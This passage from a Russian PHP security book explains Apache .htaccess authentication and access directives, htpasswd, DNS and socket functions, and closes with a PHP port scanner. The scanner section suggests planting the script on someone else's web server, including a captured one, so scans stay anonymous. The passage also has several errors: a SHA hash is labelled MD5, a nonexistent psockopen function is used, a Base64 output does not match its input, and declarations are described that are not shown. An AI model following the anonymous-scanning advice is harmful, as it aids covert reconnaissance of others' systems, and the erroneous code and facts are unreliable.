Сценарии администрирования позволяют управлять содержимым Web-страниц, поэтому они должны быть закрыты от постороннего взгляда. Для этого необходима отдельная защита, которая позволит вам спать спокойно и не даст хакеру выполнить привилегированные операции. А для защиты нам нужны эффективные средства аутентификации на сервере.

5.3.1. Аутентификация

Если какой-либо каталог Web-сервера должен иметь особые права доступа, то можно создать в этом каталоге файл .htaccess. В этом файле описываются разрешения, которые действуют на каталог, в котором находится этот файл. При обращении к любому файлу из каталога Web-сервер будет требовать, чтобы пользователь прошел процедуру аутентификации. Да, требовать это будет именно Web-сервер, и в сценарии ничего писать не надо. Таким образом, вы получаете в свое распоряжение эффективный и отлаженный годами метод обеспечения безопасности конфиденциальных данных.

Рассмотрим пример содержимого файла .htaccess:

```
AuthType Basic
AuthName "By Invitation Only"
AuthUserFile /pub/home/flenov/passwd
Require valid-user
```

В первой строке мы задаем тип аутентификации с помощью директивы `AuthType`. В данном примере используется базовая аутентификация — `Basic`, при которой

Web-сервер при обращении к каталогу отобразит окно для ввода имени и пароля. Текст, указанный в директиве `AuthName`, появится в заголовке окна. На рис. 5.2 приведен пример такого окна.



Рис. 5.2. Окно запроса имени и пароля

Директива `AuthUserFile` задает файл, в котором находится база имен и паролей пользователей сайта. О том, как создавать такой файл и работать с ним, мы поговорим позже. Последняя директива `Require` в качестве параметра использует значение `valid-user`. Это значит, что файлы в текущем каталоге смогут открыть только те пользователи, которые прошли аутентификацию.

Вот таким простым способом можно запретить неавторизованный доступ к каталогу, содержащему секретные данные или сценарии администратора.

В файле .htaccess могут находиться и директивы типа `allow from`. Сначала посмотрим на пример, а потом увидим, как его использовать:

```
order allow,deny
allow from all
```

Первое объявление задает права доступа к определенному каталогу на диске (в данном случае /var/www/html), а второе ограничивает доступ к виртуальному каталогу (в приведенном примере **http://servername/server-status**).

Теперь рассмотрим, как задаются права доступа. Для этого используются следующие директивы:

- `allow from` *`параметр`* — определяет, с каких хостов можно получить доступ к указанному каталогу. В качестве параметра можно использовать одно из следующих значений:
  - `all` — доступ к каталогу разрешен всем;
  - *`доменное имя`* — определяет домен, с которого можно получить доступ к каталогу. Например, можно указать domain.com. В этом случае только пользова-

тели этого домена смогут получить доступ к каталогу через Web. Если какая-либо папка содержит опасные файлы, с которыми должны работать только вы, то лучше ограничить доступ своим доменом или только локальной машиной, указав `allow from localhost`;

- *IP-адрес* — сужает доступ к каталогу до определенного IP-адреса. Это очень удобно, когда у вашего компьютера есть выделенный адрес, и вы хотите обеспечить доступ к каталогу, содержащему администраторские сценарии, только для себя. Адрес может быть как полным, так и неполным, что позволяет ограничить доступ к каталогу определенной сетью;
- `env=`*ИмяПеременной* — доступ разрешен, если определена указанная переменная окружения. Полный формат директивы: `allow from env=`*ИмяПеременной*;

- `deny from` *параметр* — запрещение доступа к указанному каталогу. Параметры такие же, как у команды `allow from`, только в данном случае закрывается доступ для указанных адресов, доменов и т. д.;
- `order` *параметр* — очередность, в которой применяются директивы `allow` и `deny`. Может быть три варианта:
  - `order deny, allow` — изначально все разрешено, потом применяются запреты, а затем разрешения. Рекомендуется использовать только для общих каталогов, в которые пользователи могут самостоятельно закачивать файлы, например, свои изображения;
  - `order allow, deny` — сначала все запрещено, вслед за этим применяются разрешения, затем запрещения. Рекомендуется применять для всех каталогов со сценариями;
  - `order mutual-failure` — изначально запрещен доступ всем, кроме перечисленных в `allow` и в то же время отсутствующих в `deny`. Советую указывать этот вариант для всех каталогов, где находятся файлы, используемые определенным кругом лиц, например, администраторские сценарии;
- `Require` *параметр* — позволяет перечислить пользователей, которым разрешен доступ к каталогу. В качестве параметра можно указывать:
  - `user` — имена пользователей (или их ID), которым разрешен доступ к каталогу. Например, `Require user robert FlenovM`;
  - `group` — названия групп, пользователям которых разрешен доступ к каталогу. Директива работает так же, как и `user`;
  - `valid-user` — доступ к каталогу разрешен любому аутентифицированному пользователю;
- `satisfy` *параметр* — если указать значение `any`, то для ограничения доступа используется или логин/пароль, или IP-адрес. Для идентификации пользователя по двум условиям одновременно надо задать `all`;
- `AllowOverwrite` *параметр* — определяет, какие директивы из файла .htaccess в указанном каталоге могут перекрывать конфигурацию Web-сервера (конфигу-

рацию из файла httpd.conf для сервера Apache). В качестве параметра можно указать одно из следующих значений: `None`, `All`, `AuthConfig`, `FileInfo`, `Indexes`, `Limit` и `Options`;

- `Options [+ | -]` *параметр* — определяет возможности Web-сервера, которые доступны в данном каталоге. Если у вас есть каталог, в который пользователям разрешено закачивать картинки, то вполне логичным является запрет на выполнение в нем любых сценариев. Не надо надеяться, что вы сумеете программно запретить загрузку любых файлов, кроме изображений. Хакер может найти способ закачать вредоносный код и выполнить его в системе. С помощью опций можно сделать так, чтобы сценарий не выполнился Web-сервером.

  Итак, после ключевого слова можно ставить знаки "плюс" или "минус", что соответствует разрешению или запрещению опции. В качестве параметра указывается одно из следующих значений:

  - `All` — все, кроме MultiView. Если указать строку `Option + All`, то в данном каталоге будут разрешены любые действия, кроме MultiView, который задается отдельно;
  - `ExecCGI` — разрешено выполнение CGI-сценариев, выполняемых на сервере;
  - `FollowSymLinks` — позволяет использовать символьные ссылки. Убедитесь, что в каталоге нет опасных ссылок, и их права не избыточны;
  - `SymLinksIfOwnerMatch` — следовать по символьным ссылкам, только если владельцы целевого файла и ссылки совпадают. При использовании символьных ссылок в данном каталоге лучше указать этот параметр вместо `FollowSymLinks`. Если хакер сможет создать ссылку на каталог /etc и проследует по ней из Web-браузера, то возникнут серьезные проблемы в безопасности;
  - `Includes` — использовать SSI (Server Side Include, подключение файлов на сервере);
  - `IncludesNOEXEC` — использовать SSI, кроме `exec` и `include`. Если вы не используете в сценариях CGI эти команды, то данная опция является предпочтительнее предыдущей;
  - `Indexes` — отобразить список содержимого каталога, если отсутствует файл по умолчанию. Чаще всего, пользователи набирают адреса в укороченном формате, например, **www.cydsoft.com**. Здесь не указан файл, который нужно загрузить. Полный URL выглядит как **www.cydsoft.com/index.htm**. В первом варианте сервер сам ищет файл по умолчанию и открывает его. Это могут быть index.htm, index.html, index.asp или index.php, default.htm и т. д. Если ни один из таких файлов по указанному пути не найден, то при включенной опции `Indexes` будет выведен список содержимого каталога, иначе — страница ошибки. Я рекомендую отключать эту опцию, потому что злоумышленник может получить слишком много информации о структуре каталога и его содержимом.

Права доступа могут определяться не только на каталоги, но и на отдельные файлы. Это описание располагается между двумя следующими строками:

```
<Files ИмяФайла>
</Files>
```

Например:

```
<Files "/var/www/html/admin.php">
 Deny from all
</Files>
```

Директивы для файла такие же, как и для каталогов. То есть в данном примере к подкаталогу /var/www/html разрешен доступ всем пользователям, а к файлу /var/www/html/admin.php из этого каталога запрещен доступ абсолютно всем.

Помимо файлов и каталогов, можно ограничивать и методы HTTP-протокола, такие как GET, POST, PUT, DELETE, CONNECT, OPTIONS, TRACE, PATCH, PROPFIND, PROPPATCH, MKCOL, COPY, MOVE, LOCK, UNLOCK. Где тут собака зарыта? Допустим, что у вас есть сценарий, которому пользователь должен передать параметры. Это делается одним из методов POST или GET. Если вы заведомо знаете, что программист использует только метод GET, то запретите все остальные, чтобы хакер не смог воспользоваться потенциальной уязвимостью в сценарии, изменив метод.

Когда я работал над сайтами компании Sony, то там с помощью сетевого экрана был запрещен доступ к любым методам, кроме POST и GET.

Бывают варианты, когда не всем пользователям должно быть позволено отправлять данные на сервер. Например, сценарии в определенном каталоге могут быть доступны для исполнения всем, но загружать информацию на сервер могут только администраторы. Эта проблема легко решается с помощью разграничения прав использования методов протокола HTTP.

Права на использование методов описываются следующим образом:

```
<limit ИмяМетода>
 Права
</limit>
```

Как видите, этот процесс схож с описанием разрешений на файлы. Так можно запретить любую передачу данных на сервер:

```
<Limit GET POST>
  Deny from all
</Limit>
```

В данном примере запрещаются методы GET и POST.

Ваша задача — указать такие параметры доступа к каталогам и файлам, при которых они будут минимально достаточными. У пользователя не должно быть возможности сделать хотя бы один лишний шаг. Для реализации этого вы должны действовать по правилу "что не разрешено, то запрещено".

Я всегда сначала закрываю все, что только можно, и лишь потом постепенно смягчаю права, чтобы все сценарии начали работать верно. Лучше лишний раз пропи-

сать явный запрет, чем потом упустить разрешение, которое позволит хакеру уничтожить мой сервер.

Если нужно разрешить доступ только с определенного IP-адреса, то в файле может содержаться следующая строка:

```
allow from 101.12.41.148
```

Если защиту директивой `allow from` объединить с требованием ввести пароль, то задача хакера по взлому сервера сильно усложнится. Здесь уже недостаточно знания пароля, необходимо иметь конкретный IP-адрес для обращения к содержимому каталога, а это требует значительных усилий.

Эти же параметры можно указывать и в файле httpd.conf, например:

```
<directory /путь>
 AuthType Basic
 AuthName "By Invitation Only"
 AuthUserFile /pub/home/flenov/passwd
 Require valid-user
</directory>
```

Чем будете пользоваться вы, зависит от личных предпочтений и доступных возможностей. Если у вас невыделенный сервер в Интернете, то конфигурационный файл Web-сервера httpd.conf, скорее всего, не будет доступен.

В любом случае, мне больше нравится работать с файлом .htaccess, потому что настройки безопасности будут храниться в том же каталоге, на который устанавливаются права. Но работа с ним небезопасна, потому что при наличии уязвимости хакер может прочитать этот файл, чего вы, конечно, не хотите. И все-таки, через браузер обратиться к файлу нельзя, потому что его имя начинается с точки, а по умолчанию доступ к таким файлам запрещен через Web-сервер.

Использование централизованного файла httpd.conf дает свои преимущества, т. к. он находится в каталоге /etc, который не входит в корень Web-сервера и должен быть запрещен для просмотра пользователям.

Теперь нам предстоит узнать, как создаются файлы паролей и как ими управлять. Директива `AuthUserFile` указывает на файл, хранящий информацию о пользователях в простом текстовом формате. Там содержатся строки следующего вида:

```
flenov:{SHA}1ZZEBtPy4/gdHsyztjUEWb0d90E=
```

В этой записи два параметра, разделенных двоеточием. Сначала указано имя пользователя, а после разделителя стоит зашифрованный по алгоритму MD5 пароль. Формировать такой файл вручную сложно (особенно сложно будет написать зашифрованный пароль вручную) и бессмысленно, поэтому для облегчения жизни администраторов существует утилита htpasswd из пакета Web-сервера Apache. С помощью этой программы создаются и обновляются имена и пароли для базовой аутентификации Web-сервером HTTP-пользователей.

Удобство программы состоит в том, что она может шифровать пароли и по алгоритму MD5, и с помощью системной функции `crypt()`. В одном файле могут находиться записи с обоими типами паролей.

Если вы храните имена и пароли в формате базы данных DBM (для ее указания в файле .htaccess используется директива `AuthDBMUserFile`), то для управления ею нужно применять команду `dbmmanage`.

Давайте обсудим, как пользоваться программой htpasswd. Общий вид вызова команды выглядит следующим образом:

```
htpasswd параметры файл имя пароль
```

Пароль и имя файла являются необязательными, и их наличие зависит от указанных опций. Рассмотрим основные ключи, которые нам доступны:

- `-c` — создать новый файл. Если указанный файл уже существует, то он перезаписывается, а старое содержимое теряется. Пример использования команды:

  ```
  htpasswd -c .htaccess robert
  ```

  После выполнения этой директивы перед вами появится приглашение ввести пароль для нового пользователя robert и подтвердить его. В результате будет создан файл .htaccess, в котором будет одна запись для пользователя robert с указанным вами паролем;
- `-m` — использовать модифицированный Apache алгоритм MD5 для паролей. Это позволит переносить созданный файл на любую другую платформу (Windows, UNIX, BeOS и т. д.), где работает Web-сервер Apache. Такой ключ удобен, если у вас разнородная сеть, и один файл с паролями используется на разных серверах;
- `-d` — для шифрования применить системную функцию `crypt()`;
- `-s` — применить SHA-шифрование (на базе алгоритма кэширования), которое используется на платформе Netscape;
- `-p` — не шифровать пароли. Я не рекомендую устанавливать этот флаг, потому что он небезопасен;
- `-n` — не вносить никаких изменений, а только вывести результат на экран.

Для добавления нового пользователя можно выполнить команду без указания ключей, а передать в качестве параметров только имена файла и пользователя:

```
htpasswd .htaccess Flenov
```

У команды `htpasswd` есть два ограничения: в имени пользователя не должно быть символа двоеточия, и пароль не может превышать 255 символов. Оба условия достаточно демократичны, и с ними можно смириться. Никто из моих знакомых пока еще не захотел устанавливать такой длинный пароль, а задействовать двоеточие в имени пользователя редко кому приходит на ум.

Аутентификация Web-сервера — слишком простой способ обеспечения безопасности. При передаче пароли шифруются простым кодированием Base64. Если хакер сможет перехватить пакет, содержащий имя пользователя и пароль, то он прочитает эту информацию за пять секунд. Для расшифровки Base64 не нужно подбирать пароль, достаточно применить одну функцию, которая выполняет декодирование практически моментально.

Для создания реально безопасного соединения необходимо сначала зашифровать весь трафик. Для этого может применяться туннелирование трафика (трафик передается через канал, шифрующий данные) или уже готовый протокол HTTPS, который использует протокол SSL, но требует установки дополнительных сертификатов.

Еще одним недостатком базового метода аутентификации является сложность поддержки базы пользователей. Я использую базовую аутентификацию для всех каталогов с администраторскими сценариями своих сайтов. На этих сайтах я, разумеется, единственный администратор. А если вы пишете форум, где нужно предоставлять доступ тысячам пользователей? В этом случае такая защита будет сверхнеудобной и абсолютно неэффективной.

5.3.2. Защита сценариев правами доступа сервера Apache

Права Web-сервера нужны не только для проверки возможности доступа, но и для защиты сценариев и каких-либо файлов. Если у вас есть каталог, где находятся шаблоны или файлы сценариев, которые только подключаются, но не должны вызываться пользователем напрямую, то доступ к таким каталогам следует запретить. Для этого создаем файл .htaccess со следующим содержимым:

```
Order Deny,Allow
Deny from all
Allow from 127.0.0.1
```

В этом примере мы запрещаем любой доступ к файлу через браузер, кроме локального компьютера. Таким образом, хакер не сможет обратиться напрямую к файлам каталога, доступ открыт только сценариям Web-сервера, которые находятся на самом сервере.

Чтобы упростить управление сервером, создайте такую структуру сервера, где в основном каталоге будут только те файлы и сценарии, которые должны быть доступны пользователю через URL. Остальные файлы я предпочитаю сгруппировать по типам (шаблоны в один каталог, настройки в другой, подключаемые сценарии в третий и т. д.) и убрать в отдельные каталоги, где удаленный доступ запрещен с помощью файла .htaccess.

Файлы сценариев, которые не должны быть доступны пользователям, можно убрать даже за пределы папки, доступной Web-серверу. Среди популярных примеров такого подхода — так поступили разработчики популярного движка для PHP — Symfony. Когда вы создаете проект в Symfony, то в рабочую папку будут скопированы все необходимые для запуска приложения файлы, и они будут хорошо структурированы. В папке web вы можете помещать все, что должно быть доступно для Web-сервиса. Именно эта папка должна быть корневой для сервера. Все, что окажется за ее пределами, будет закрыто для прямого доступа из строки URL. А за пределами этой папки находятся все исходные коды сайта.

Очень часто на сайтах есть лента новостей, сценарий для отправки сообщений администратору и иные программы, которые только подключаются к другим страницам. Сценарий ленты новостей часто включен в главную страницу, например, с помощью `include`. Вполне логично убрать все файлы, относящиеся к ленте, в отдельный защищенный каталог. Так вам будет удобнее и спокойнее управлять сайтом, потому что вероятность взлома через защищенные сценарии резко уменьшится.

Аутентификация с помощью Web-сервера называется *базовой*. В этом методе при передаче имени и пароля используется кодирование Base64. Обратите внимание на слово "кодирование". Это не шифрование, и хотя текст становится нечитаемым, его легко восстановить в читаемый. Следующий пример PHP-сценария кодирует и декодирует текст:

```
<?php
 $str="This is test";
 print("<p>Кодируемая строка: $str </p>");
 $encoded=base64_encode($str);
 print("<p>Закодированный текст: $encoded </p>");
 $decoded=base64_decode($encoded);
 print("<p>Декодированный текст: $decoded </p>");
?>
```

Если вы выполните этот сценарий, то в результате на Web-странице увидите примерно следующее:

```
Кодируемая строка: This is a test
Закодированный текст: VGhpcyBpCyf0ZXN0
Декодированный текст: This is a test
```

Представленный пример наглядно демонстрирует, что декодировать текст слишком просто, и на это не нужно слишком много времени и усилий. Недостаток кодирования состоит в том, что алгоритм слишком прост и обходится без ключа, который может повлиять на результат и добавить дополнительную безопасность.

5.4. Работа с сетью

Мы рассматриваем язык PHP с точки зрения хакера, а это не только безопасность или оптимизация, но и сетевое программирование. Любой хакер или взломщик просто обязан отлично знать сеть и программирование сетевых приложений.

Судя по вопросам, которые я получаю на свой почтовый ящик, именно сеть вызывает максимальный интерес у читателей.

Я постараюсь описывать работу с сетью максимально просто. Однако все же вам необходимо понимать, как устроена сеть, что представляют собой протоколы TCP и UDP и каковы различия между ними, что такое дейтаграмма и т. д. При изучении теории и выполнении практических заданий в сети мы ограничимся интернет-протоколами. Сокеты могут использоваться и для соединения между процессами, но эту тему мы рассматривать не будем.

5.4.1. Работа с DNS

Все мы привыкли работать с символьными адресами компьютеров в Интернете, но только Интернет не может с ними работать без специальной службы DNS (Domain Name System, служба имен доменов). Для адресаций компьютеров в сети используются числовые IP-адреса, а символьные слова — это всего лишь псевдонимы. Когда вы запрашиваете соединение с сервером по символьному имени, то сначала это имя превращается в IP-адрес с помощью службы DNS, и только потом происходит соединение с полученным IP.

Итак, для определения IP-адреса используются функции `gethostbyname()` и `gethostbynamel()`. Обеим функциям нужно передать имя компьютера, IP-адрес которого вы хотите узнать. В качестве результата функция `gethostbyname()` возвращает первый найденный IP-адрес, а `gethostbynamel()` — список всех найденных адресов. Дело в том, что за одним именем может быть закреплено несколько IP-адресов. Если вам нужно просто создать соединение, то можно воспользоваться функцией `gethostbyname()`, этого вполне достаточно.

Рассмотрим пример определения IP-адреса по доменному имени:

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 print("У Yahoo IP-адрес: $host_ip");
?>
```

Иногда бывает необходимо выполнить обратную операцию — преобразовать IP-адрес в доменное имя. Для этого используется функция `gethostbyaddr()`. Ей нужно передать IP-адрес, а в результате мы получим доменное имя:

```
$name=gethostbyaddr("127.0.0.1");
print("Your computer name: $name");
```

У каждого символьного имени обязательно должен быть IP-адрес, иначе сетевое соединение будет недоступно. Но при этом не у каждого IP-адреса есть имя, или, возможно, просто не существует соответствующая DNS-запись. В этом случае функция `gethostbyaddr()` возвращает не имя, а IP-адрес, который вы указали в параметре.

Адрес **127.0.0.1** соответствует локальной машине, и для этого адреса функция, чаще всего, возвращает имя localhost.

5.4.2. Протоколы

Для дальнейшего рассмотрения темы необходимо понимать, что такое порт. Допустим, что на вашем компьютере запущены две службы — Web и FTP. Компьютер получает пакет данных, но в нем не написано, какой службе нужно подключиться. Как же тогда определить, кто должен обработать этот пакет данных? Вот как раз для этого и используются номера портов, которые есть у протоколов TCP (и его производных — FTP, HTTP, POP3, SMTP и др.) и UDP.

Каждая служба запускается на определенном порту. У большинства распространенных протоколов номера портов заранее определены, но могут быть назначены и произвольно. Например, FTP работает на порту 21, а Web-служба — на порту 80. Каждый TCP- или UDP-пакет идентифицируется IP-адресом компьютера, которому он должен быть доставлен, и номером порта, по которому определяется сервис — получатель пакета.

Для удобства основным портам назначены имена. Нет, они определяются не динамически, а просто прописаны в конфигурационном файле (для ОС Linux это файл /etc/protocols), поэтому доверять именам не стоит, т. к. они могут быть изменены, да и порт, обычно закрепленный за FTP, может быть использован совершенно другой службой.

Для определения порта по его имени применяется функция `getservbyname()`, которой передается имя порта и имя протокола (tcp или udp), а в результате мы получаем номер порта. Обратная операция выполняется с помощью функции `getservbyport()`, которой передается номер порта и имя протокола. Зачем нужен протокол? Дело в том, что порты протоколов TCP и UDP разные. Порт 21 протокола TCP — не то же самое, что у UDP.

Что такое протокол TCP и UDP? TCP — основной протокол Интернета, который используется в настоящее время практически на каждом шагу. Принцип его работы заключается в том, что программа-сервер запускает прослушивание на определенном порту в ожидании соединения со стороны клиента. Клиент устанавливает соединение с сервером, и после этого может происходить обмен данными. По окончании обмена данными соединение закрывается. При передаче данных протокол гарантирует, что данные будут переданы верно, и ни один пакет не будет потерян благодаря системе подтверждения получения данных.

Протокол UDP отличается тем, что не устанавливает соединения. Сервер создает сокет и прослушивание на определенном порту, а клиент при передаче данных, не устанавливая соединение, просто отправляет данные на сервер. Протокол не гарантирует целостности данных и их доставки. Если сервер не доступен или пакет данных просто затерялся в сети, данные будут утеряны.

5.4.3. Сокеты

Для создания сетевых программ (создание соединения и приема/передачи данных) стандартом де-факто стали сокеты, которые поддерживаются большинством ОС, такими как Windows и UNIX. Мы будем рассматривать функции и параллельно знакомиться с тем, как работают сокеты.

Если вы работали с сетями на каком-либо языке программирования, то функции PHP будут вам знакомы, особенно их параметры и принцип работы. Если же у вас нет опыта программирования сети, то некоторые вопросы покажутся вам сложными. Однако, поверьте мне, каждая функция необходима, и от нее никуда не деться.

Сетевые функции возвращают в качестве результата целое число. Если оно меньше нуля, значит, во время выполнения функции произошла ошибка. Текстовое описа-

ние ошибки можно узнать с помощью функции `socket_strerror()`. Чаще всего ошибки происходят, когда сеть недоступна или порт уже занят (эта ошибка возникает при работе с функцией `socket_bind()`). Две программы не могут открыть один и тот же порт.

Инициализация

Самое первое, что необходимо сделать, — создать сокет, через который будет происходить вся последующая работа. Для этого используется функция `socket_create()`, которая в общем виде выглядит так:

```
int socket_create(int domain, int type, int protocol)
```

У этой функции три параметра:

- первый параметр может принимать одно из двух значений:
  - `AF_INET` — указывает на необходимость использования протокола семейства Интернета. К таким протоколам относятся TCP, UDP, FTP, HTTP, POP3 и т. д.;
  - `AF_UNIX` — используется для взаимодействия между процессами;
- второй параметр может принимать одно из следующих значений:
  - `SOCK_STREAM` — предписывает использовать потоки, т. е. протокол TCP;
  - `SOCK_DGRAM` — определяет использование протокола UDP, который не требует установки соединения;
  - `SOCK_SEQPACKET` — гарантирует последовательную доставку пакетов. Такая передача данных может быть полезна при передаче звука или видео;
  - `SOCK_RAW` — устанавливает сетевой уровень взаимодействия (протокол IP);
- в последнем параметре разработчики PHP задумывали указывать протокол, но можно задать число 0, потому что тип протокола мы и так передаем во втором параметре.

В качестве результата функция `socket_create()` возвращает число, которое и указывает на созданный сокет.

Серверные функции

Рассмотрим поочередно серверные и клиентские функции. Для сервера после создания сокета необходимо связать этот сокет с локальным адресом с помощью функции `socket_bind()`:

```
int socket_bind(int socket, string address [, int port])
```

У этой функции три параметра:

- созданный с помощью функции `socket_create()` сокет;
- локальный IP-адрес;
- порт, на котором сервер будет ожидать сетевые пакеты.

Следующая функция socket_listen() позволяет запустить прослушивание порта, во время которого программа будет ожидать подключения на порт со стороны клиента:

```
int socket_listen(int socket, int backlog)
```

Здесь у нас два параметра — созданный сокет и максимальное количество подключений, которые могут находиться в очереди.

Прослушивание началось, и теперь мы готовы принимать подключения клиентов. Вызываем функцию socket_accept(). В этот момент выполнение сценария блокируется до тех пор, пока не будет получено новое соединение. Как только к порту, открытому вашей программой, произошло подключение, функция создает новый сокет и возвращает его дескриптор. Этот сокет никак не связан с тем, который вы создавали при инициализации, а предназначен для обмена данными с клиентом.

Клиентские функции

У клиента все намного проще — достаточно только создать сокет с функцией socket_create() и уже можно подключаться к серверу, вызывая функцию socket_connect():

```
int socket_connect(int socket, string address [,int port])
```

У этой функции три параметра:

- сокет, созданный с помощью функции socket_create();
- IP-адрес компьютера, с которым необходимо соединиться;
- порт, на котором удаленный сервер запустил прослушивание.

На первый взгляд, работа с сетью сложна, потому что требуется выполнить несколько шагов:

1. Создать сокет.
2. Если у нас символьный адрес, то его необходимо перевести в IP.
3. Соединиться с сервером.

При этом на каждом этапе нужно проверять результат на ошибку, и если она есть, то корректно обрабатывать нештатную ситуацию. Я стараюсь давать максимально подробное описание, потому что если представлять, как все работает, то проще понимать и методы.

Чтобы упростить жизнь программистам и сделать код более наглядным, в PHP были внедрены две функции: fsockopen() и psockopen(). Они выполняют все три шага, описанные выше, и при этом корректно обрабатывают возможные ошибки. Функции выглядят схожим образом и имеют одинаковые параметры:

```
int fsockopen(string host, int port,
    [int errno, string errstr, double timeout])
```

Здесь у нас аж пять параметров, первые два из которых являются обязательными:

- IP-адрес компьютера, с которым необходимо соединиться;
- порт, на котором удаленный сервер запустил прослушивание;
- переменная, в которую будет записан код ошибки. В случае корректной работы функции в этом параметре мы увидим 0;
- строка, которая содержит текстовое описание возникшей ошибки;
- время ожидания в секундах, в течение которого нужно ожидать соединения. Если время вышло, то считается, что соединение недоступно, и работа функции будет прервана.

Чем отличаются функции `fsockopen()` и `psockopen()`? Обе они содержат одинаковое количество параметров, но первая устанавливает соединение только на время работы сценария, а после выполнения `psockopen()` соединение будет сохранено даже после завершения работы сценария. Используйте функцию `fsockopen()`, когда нужно создать кратковременное соединение, которое можно сразу после выполнения сценария закрыть. Если требуется долговременное соединение, в течение которого пользователь должен иметь возможность ввода и просмотра информации, то больше подходит `psockopen()`.

Посмотрите на пример использования функции `psockopen()` для соединения с портом 80:

```
$s=psockopen("servername.com", 80);
```

По умолчанию функция выбирает протокол TCP. Если вам необходим UDP, то в начало адреса следует добавить имя протокола `udp://`, например:

```
$s=psockopen("udp://servername.com", 80);
```

Функция возвращает нам идентификатор сокета, с которым можно работать для передачи и получения данных от сервера.

Обмен данными

Мы подошли к тому, ради чего рассматривалось так много функций, — обмен данными с удаленным компьютером. Ради этого мы создавали соединение. Для передачи данных на удаленный компьютер необходимо выполнить функцию `socket_write()`:

```
int socket_write(int socket, string &buffer, int length)
```

Здесь три параметра:

- открытый сокет с установленным соединением, на который нужно передать данные;
- буфер данных, которые мы отправляем;
- размер передаваемых данных.

В качестве результата функция возвращает количество реально переданных байтов.

Для получения данных от удаленного компьютера используется функция `socket_read()`:

```
string socket_read(int socket, int length [, int type])
```

У этой функции также три параметра:

- открытый сокет с установленным соединением, с которого нужно читать данные;
- количество байтов, которые мы должны принять;
- последний параметр может принимать одно из следующих значений:
  - `PHP_BINARY_READ` — бинарное чтение данных, которое будет продолжаться, пока функция не получит все данные или указанное количество байтов;
  - `PHP_NORMAL_READ` — символьное чтение данных, которое будет продолжаться, пока функция не получит указанное количество данных или не встретится один из символов: `\n` (конец строки) или `\r` (возврат каретки).

В качестве результата мы получаем строку данных.

Хотя последний параметр не является обязательным, рекомендуют всегда указывать его явно, т. к. в разных версиях PHP значение по умолчанию для этого параметра может поменяться. Я уверен, что не поменяется, но все же следую этой рекомендации и сам.

Управление сокетами

У PHP есть две функции, с помощью которых вы можете управлять сокетами. Первая функция, `socket_set_timeout()`, позволяет задать максимальное время ожидания выполнения операции:

```
boolean socket_set_timeout(int socket, int sec, int mic)
```

Рассмотрим параметры этой функции:

- сокет, параметры которого нужно изменить;
- количество секунд;
- количество микросекунд.

Если в течение указанного времени не происходит никаких операций передачи/получения данных, сокет закрывается.

Вторая функция, `socket_set_blocking()`, позволяет изменить режим работы сокета. По умолчанию он работает в блокирующем режиме, при котором сценарий "замораживается" при выполнении функции `socket_accept()`. Если перевести сокет в неблокирующий режим, то в случае отсутствия соединений функция `socket_accept()` вернет ошибку. Вы можете продолжить выполнение сценария и через какое-то время повторить попытку принятия соединения со стороны клиента.

Функции чтения также блокируются, пока компьютер не примет все необходимые данные. В неблокирующем режиме и отсутствии данных функция `socket_read()`

возвращает ошибку, и сценарий может продолжать выполнение, а попытку чтения можно повторить позже.

В общем виде функция `socket_set_blocking()` выглядит следующим образом:

```
int socket_set_blocking(int socket, int mode)
```

Первый параметр — сокет, режим которого нужно изменить. Если второй параметр равен `true`, то сокет будет блокирующим, иначе неблокирующим.

5.5. Сканер портов

Какой бы пример нам рассмотреть, чтобы он соответствовал тематике книги и при этом демонстрировал на практике соединение с удаленным компьютером? Недолго думая, я выбрал сканер портов, который позволяет узнать, какие порты открыты на сервере, а значит, какие службы на нем работают. Но сканирование со своего компьютера слишком опасно, т. к. администратор легко может вычислить, откуда произошло сканирование. Поэтому хорошо было бы иметь сценарий PHP, который можно закинуть на какой-нибудь сервер в Интернете и использовать для сканирования.

Что представляет собой сканер портов? Чтобы узнать, открыт порт или нет, необходимо попытаться к нему подключиться. Если подключение произошло удачно, то на удаленном сервере какая-либо служба открыла этот порт в ожидании подключений. Если подключение неудачно, то порт закрыт.

Чтобы остаться невидимым, чаще всего взломщик захватывает какой-либо Web-сервер в Интернете, устанавливает на него свой сценарий и производит сканирование с этого сервера, оставаясь при этом анонимным. Давайте посмотрим пример сценария, который сканирует первые 1024 порта:

```
<?php
 for ($i=1; $i<=1024; $i++)
 {
  $s=socket_create(AF_INET, SOCK_STREAM, 0);
  $res=@socket_connect($s, "127.0.0.1", $i);
  if ($res) {
    print("<p> Порт открыт $i </p>");
  }
}
?>
```

Вот такой небольшой фрагмент кода помогает хакеру получить много информации об удаленном компьютере. Пример работы сценария:

```
Порт открыт 21 (ftp)
Порт открыт 22 (ssh)
Порт открыт 80 (http)
```

Теперь посмотрим, что происходит в сценарии. Запускаем цикл, который будет выполняться от 1 до 1024 раз. Внутри цикла создается сокет с помощью функции

socket_create(). Сканироваться будут порты интернет-протокола TCP, поэтому в качестве первого параметра передаем AF_INET (указывает на необходимость использования интернет-протокола). Второй параметр равен SOCK_STREAM, что соответствует семейству протоколов TCP. Третий параметр обнулен.

На следующем этапе пытаемся соединиться с портом $i с помощью функции socket_connect(). Если соединение невозможно, то функция вернет ошибку, которая будет отображена на форме. Чтобы подавить сообщение об ошибке, перед именем функции поставим символ @. Результат выполнения функции сохраняется в переменной $res.

Теперь проверим результат. Если он равен true, то порт открыт, поэтому выводим на экран соответствующее сообщение.

Вы должны учитывать, что такое сканирование далеко не всегда верно. Крупные сайты имеют интеллектуальные средства предотвращения сканирования. О том, как администраторы защищают Linux-серверы от сканирования портов, вы можете прочитать в книге "Linux глазами хакера" [1].

Усложним задачу. Давайте сделаем так, чтобы IP-адрес определялся в коде сценария, т. е. чтобы пользователь мог передавать имя компьютера. Помимо этого, будем отображать не только номер открытого порта, но и его имя. Рассмотрим пример такого сценария:

```
<?php
 $host_ip = gethostbyname("www.yahoo.com");
 for ($i=1; $i<=100; $i++)
 {
  $s=socket_create(AF_INET, SOCK_STREAM, 0);
  $res=@socket_connect($s, $host_ip, $i);
  if ($res)
   {
    $portname=getservbyport($i, "tcp");
    print("<P> Порт открыт $i ($portname)");
   }
 }
?>
```

Результат выполнения сценария:

```
Порт открыт 21 (ftp)
Порт открыт 80 (http)
```

В этом примере, прежде чем выполнять цикл, мы определяем IP-адрес указанного компьютера с помощью функции gethostbyname(). Если пользователь укажет не имя компьютера, а его адрес, то функция ничего преобразовывать не будет, а просто вернет этот же IP.

Так как мы в цикле соединяемся с одним и тем же компьютером, то чтобы не определять имя на каждом шаге, вызов функции gethostbyname() вынесен за пределы цикла.

